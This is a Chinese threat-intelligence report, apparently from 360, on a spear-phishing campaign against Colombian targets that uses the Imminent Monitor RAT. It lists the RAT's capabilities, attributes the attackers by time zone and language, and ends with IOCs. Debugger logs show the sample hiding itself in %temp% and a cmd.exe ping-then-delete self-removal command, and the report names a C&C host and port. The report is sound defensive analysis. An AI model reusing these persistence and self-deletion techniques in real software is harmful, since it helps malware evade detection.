


去混淆后可以明确看到 Imminent Monitor 字符串，该样本为 Imminent Monitor RAT：





样本运行后首先从资源文件中提取名称为“application”的数据，并解密出一个来自 7zip 合法的 lzma.dll 库：





随后从资源文件中提取名称为“_7z 的”数据，并利用 lzma.dll 解压缩该段数据，得到真正的 Imminent Monitor RAT 样本（MD5: 4fd291e3319eb3433d91ee24cc39102e）：






核心功能分析

MD5	4fd291e3319eb3433d91ee24cc39102e

- **静态分析**


该样本包含 Imminent Monitor RAT 实体功能代码，但采用了 ConfuserEx+Eazfuscator.NET 双重淆器加密了代码，如下图所示：




部分去混淆后可以看出其提供的功能如下表：

ID	功能
bDfBqxDCINCfwSAfMnZwspLefnc	主机管理
ChatPacket	用户支持
cokLfFnjBwgKtzdTpdXSgQIPacR	注册表管理
CommandPromptPacket	远程命令行
ConnectionSocketPacket	网络传输通道管理
ExecutePacket	上传、下载、执行 PE 文件
FastTransferPacket	支持快速传输
FilePacket	文件管理
FileThumbnailGallery	支持文件缩略图库
KeyLoggerPacket	键盘记录
MalwareRemovalPacket	恶意功能管理
MessageBoxPacket	聊天消息
MicrophonePacket	麦克风聊天
MouseActionPacket	鼠标动作
MouseButtonPacket	鼠标左、右、掠过等
NetworkStatPacket	主机网络管理
PacketHeader	通信数据头信息
PasswordRecoveryPacket	浏览器密码恢复
PluginPacket	插件管理

ProcessPacket	进程管理
ProxyPacket	代理管理（反向代理等）
RDPPacket	提供远程桌面功能
RegistryPacket	注册表操作
RemoteDesktopPacket	标志远程桌面数据包
ScriptPacket	执行脚本（html、vbs、batch）
SpecialFolderPacket	Windows 特殊文件夹
StartupPacket	启动项操作
TcpConnectionPacket	TCP 刷新及关闭
ThumbnailPacket	缩略图相关
TransferHeader	通信连接操作
WebcamPacket	网络摄像头相关
WindowPacket	Windows 操作（刷新、最大化、最小化等）




通过分析与其官方网站提供的功能说明一致：



- **动态调试**

核心模块运行后会检测是否在%temp%\[appname]目录下，如果不在则将自身拷贝为%temp%\[appname]\[appname]，并设置文件属性为隐藏：




然后启动%temp%\[appname]：

```
CALL to CreateProcessW from shell32.75BD55BB
ModuleFileName = "C:\Users\debugger\AppData\Local\Temp\ef9f19525e7862fb71175c0bbfe74247_rat\ef9f19525e7862fb71175c0bb
CommandLine = ""C:\Users\debugger\AppData\Local\Temp\ef9f19525e7862fb71175c0bbfe74247_rat\ef9f19525e7862fb71175c0bbfe
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E0
pProcessInfo = 06FB0218
```

最后删除原始文件，并退出进程

```
CALL to CreateProcessW from shell32.75BD55BB
ModuleFileName = "C:\Windows\System32\cmd.exe"
CommandLine = ""C:\Windows\System32\cmd.exe" /C ping 1.1.1.1 -n 1 -w 1000 > Nul & Del "C:\Users\debugger\Desktop\ef9f19525e7862fb71175c0bbfe74247_rat.exe""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
pEnvironment = NULL
CurrentDir = "C:\Users\debugger\Desktop"
pStartupInfo = 0049E9E8
pProcessInfo = 0076B0C0
```

样本重新启动后将在%AppData%目录创建 Imminent 目录，该目录将保存加密后的日志、网络信息、系统信息等文件，当接受到相应指令时发送到服务端：



C&C 地址为：mentes.publicvm.com:4050

DNS

解析域名	IP地址	IP归属地	ASN
mentes.publicvm.com	128.90.107.88	美国/美国	AS22363 Powerhouse Management, Inc.

会话信息

协议	端口	IP地址	IP归属地	ASN
TCP	4050	128.90.107.88	美国/美国	AS22363 Powerhouse Management, Inc.

3.5 TTP（战术、技术、过程）

360 威胁情报中心总结了该 APT 组织的 TTP 如下：

攻击目标	哥伦比亚的政府机构、大型企业以及跨国企业的哥伦比亚分支部门
最早活动时间	2018 年 4 月


主要风险	主机被远程控制，机密信息被窃取
攻击入口	鱼叉邮件
初始载荷	MHTML 文件格式含恶意宏代码的 Word 文档
恶意代码	Imminent 后门
通信控制	基于动态域名的远程控制
抗检测能力	中
受影响应用	Windows 系统主机
主要攻击战术技术特征分析	1. 通过入侵西班牙语网站或者注册有隐私保护的域名并上传用于投放的攻击载荷文件和文档； 2. 发送带有 MHTML 文件格式并包含恶意宏代码的 Word 文档的鱼叉邮件，并会使用 RAR 加密诱饵文档以避免邮件网关的查杀； 3. 攻击者伪装成哥伦比亚国家民事登记处、哥伦比亚国家税务和海关总署、哥伦比亚国家统计局、哥伦比亚国家网络警察局、哥伦比亚国家司法部门，对哥伦比亚的政府、金融机构，本国大型企业或跨国公司的哥伦比亚分公司进行攻击； 4. 使用了商业木马 Imminent 对目标进行远程控制，并采用了基于动态域名的远程控制技术；

4. 溯源和关联

360 威胁情报中心通过分析攻击者投递的多个加密的 Office Word 文档的最后修改时间、MHTML 文档字符集（语言环境）等信息，并结合地缘政治等 APT 攻击的相关要素，怀疑攻击者来自于 UTC 时区在西 4 区（UTC-4）正负 1 小时对应的地理位置区域。

4.1 可靠的文件修改时间

以投递的加密 RAR 压缩包（Registraduria Nacional del Estado Civil -Proceso inicado.rar）为例，由于 RAR 会保存文件的修改时间，所以解密 RAR 包后得到的 Word 文档的修改时间非常可靠。右边为解密得到的 Word 文档修改时间，这和左边诱饵文档（MHTML）元信息内包含的文档修改时间一致（由于笔者处于 UTC+8 时区，需要将文件修改时间减 8 小时对比）：



通过对比所有加密 RAR 文件内的诱饵文档修改时间和文档元信息内的文档修改时间，我们有很大的把握确认文档元信息内的修改时间为攻击者的真实修改时间，这样我们可以以

捕获到的所有诱饵文档元信息内的修改时间做数据统计。

4.2 MHTML 诱饵文档修改时间统计

我们统计了所有诱饵文档的修改时间如下表：

UTC+00
00:32
01:15
01:15
01:17
01:35
01:59
02:57
03:28
04:40
04:55
05:17
12:27
12:49
12:50
13:38
13:42
13:49
14:21
14:22
15:19
15:26
15:30
15:56
17:22
17:58
18:31
20:53
21:31
23:30

从大量样本的修改时间可以看出，从未出现过修改时间在 05:30 到 12:30 之间的诱饵文档。基于最合理的推测：正常的休息时间应该在晚 12 点到早 8 点之间的区域（睡觉时间段），那么攻击者所处的时区应该在西 4 区（UTC-4）正负 1 小时的区间内。


4.3 PE 时间戳与诱饵文档修改时间对比

我们还统计了木马程序去混淆后 dump 出来的核心 PE 文件时间戳信息，与每个对应的诱饵文档修改时间进行对比可以看出：诱饵文档的修改时间与对应的 PE 文件的时间戳间隔都非常接近，这更加说明了该攻击活动的定向属性：

诱饵文档修改时间	木马核心模块时间戳
2019/2/11 17:58	2019/2/14 3:28
2018/12/3 15:30	2018/12/3 23:26
2018/11/26 18:31	2018/10/17 22:29
2018/11/15 12:49	2018/10/17 22:29
2018/11/8 14:21	2018/10/17 22:29
2018/10/26 13:49	2018/10/17 22:29
2018/10/22 17:22	2018/10/17 22:29
2018/10/12 15:56	2018/10/17 22:29
2018/10/4 5:17	
2018/9/13 13:42	2018/8/27 22:08
2018/9/9 0:32	
2018/9/2 20:53	2018/8/27 22:08
2018/8/27 15:19	2018/8/27 22:08
2018/8/6 1:35	2018/8/1 11:25
2018/8/1 2:57	2018/8/1 11:25
2018/7/31 1:59	2018/8/1 11:25
2018/7/30 1:17	2018/8/1 11:25
2018/7/26 3:28	2018/8/27 22:08
2018/7/10 4:55	2018/7/11 11:47
2018/6/19 21:31	
2018/6/14 1:15	
2018/6/14 1:15	
2018/5/29 13:38	
2018/5/18 14:22	2018/5/22 20:11
2018/4/28 12:27	2018/5/22 20:11
2018/4/25 23:30	2018/5/22 20:11
2018/4/24 12:50	
2018/4/17 15:26	2018/5/22 20:11
2018/4/6 4:40	


4.4 语言和 charset

另外，我们统计了所有的诱饵文档（MHTML），可以看到所有诱饵文档都基于西欧语言环境（西班牙语等）编写：



Charset：windows-1252

而部分诱饵文档的作者信息也是西班牙文：



Centro de Servicios Judiciales

4.5 攻击者画像

基于攻击者所处时区、使用的语言以及 APT 攻击的地缘政治因素我们总结了以下观点：

1、 攻击者所处时区的地理范围刚好处于南美洲
2、 南美洲大部分国家都使用西班牙语（除巴西），这和攻击者的语言环境及 Office 用户名吻合
3、 APT 攻击大部分基于地缘政治因素（本国或邻国）
4、 从受害者的背景以及本次攻击行动的持续时间来看，攻击者所关注的政企机构在战略层面有重大意义，且持续时间较长。

综上所述，360 威胁情报中心认为攻击者有较大可能是来源于南美洲国家的具有国家背景的 APT 组织。

5. IOC

诱饵文档 MD5	文件名
0c97d7f6a1835a3fe64c1c625ea109ed	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
16d3f85f03c72337338875a437f017b4	estado de cuenta.doc
27a9ca89aaa7cef1ccb12ddefa7350af	455be8a4210b84f0e93dd96f7a0eec4ef9816d47c11e28cf7104647330a03f6d.bin
3a255e93b193ce654a5b1c05178f7e3b	estado de cuenta.doc
3be90f2bb307ce1f57d5285dee6b15bc	Reporte Datacredito.doc
3de286896c8eb68a21a6dcf7dae8ec97	egistraduria Nacional del Estado Civil -Proceso inicado.doc
46665f9b602201f86eef6b39df618c4a	Orden de comparendo N\xc2\xb0 5098.doc
476657db56e3199d9b56b580ea13ddc0	Reporte Negativo como codeudor.doc
4bbfc852774dd0a13ebe6541413160bb	listado de funcionarios autorizados para censo nacional 2018.doc
51591a026b0962572605da4f8ecc7b1f	Orden de comparendo multa detallada.doc
66f332ee6b6e6c63f4f94eed6fb32805	Codigo Tarjeta Exito Regalo.doc
